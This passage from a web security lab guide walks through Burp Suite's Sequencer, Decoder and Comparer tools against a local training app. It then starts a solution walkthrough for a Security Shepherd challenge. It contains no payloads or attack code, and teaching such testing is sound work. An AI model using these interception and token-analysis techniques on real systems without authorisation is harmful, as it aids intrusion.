


7. Select the `/login` POST request.

8. Right-click on the selected request, and select "Send to Sequencer" option from the context menu.




9. Go to "Sequencer" > "Live capture" tab, and in the "Select Live Capture Request" section, select the item that you have just sent.




10. In the "Token Location Within Response" section, select the "Cookie" radio button.
11. Select a token from the dropdown menu. For this example, let's select the token named as "token".


12. Click on the "Start live capture" button.




13. When a few hundred tokens have been obtained, pause the live capture session and click the "Analyze now" button.



14. You should see the results of the randomness tests.



15. Go to "Character-level analysis" > "Count" tab and read the details listed under "Anomalies" section.




16. Explore the data shown in different tabs and sub-tabs.


Decoder (10 Minutes)

This is a useful tool for performing manual or intelligent decoding and encoding of application data.


1. In Burp, go to "Proxy" > "HTTP history" tab.
2. Open the display filter by clicking on the filter tab.
3. Enter the search text `==` in the search box under the "Filter by search term" section.




4. Select the POST request to `/login` page.
5. In the request body, select the base64 encoded text value for the parameter "JSESSIONID3".
6. Right-click and select "Send to Decoder" option.



7. Switch to the "Decoder" tab.
8. In Burp > "Decoder" tab, click on the "Decode as ..." dropdown menu, and select "Base64" option from the dropdown list.




9. You should see the decoded text in a new box.



10. In "Decoder" tab, overwrite the value in the first input box with following value:


```
https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
```

11. Click on "Encode as ..." > "URL".




12. The URL encoded value should appear in a new table.

13. Click on "Encode as ..." > "HTML".
14. The HTML encoded value should appear in a new table.



15. Click on "Smart decode" button, against the box that holds (URL + HTML) encoded value, to see the original URL being retrieved automatically by Burp Decoder.



Comparer (10 Minutes)

This is a handy utility for performing a visual "diff" between any two items of data, such as pairs of similar HTTP messages.


Assumption:

You have already solved the "Insecure Direct Object References" challenge of Security Shepherd.

Steps:


1. Assuming that you have completed the first challenge only, i.e., "Insecure Direct Object References", click on the "Get Next Challenge" button.

2. You should see "Poor Data Validation" challenge.




3. Enter `123` in the input field labled as "Enter a Number".
4. Ensure that intercept mode is enabled in Burp.

5. Click on "Submit Number" button.
6. Send the intercepted request to Repeater.

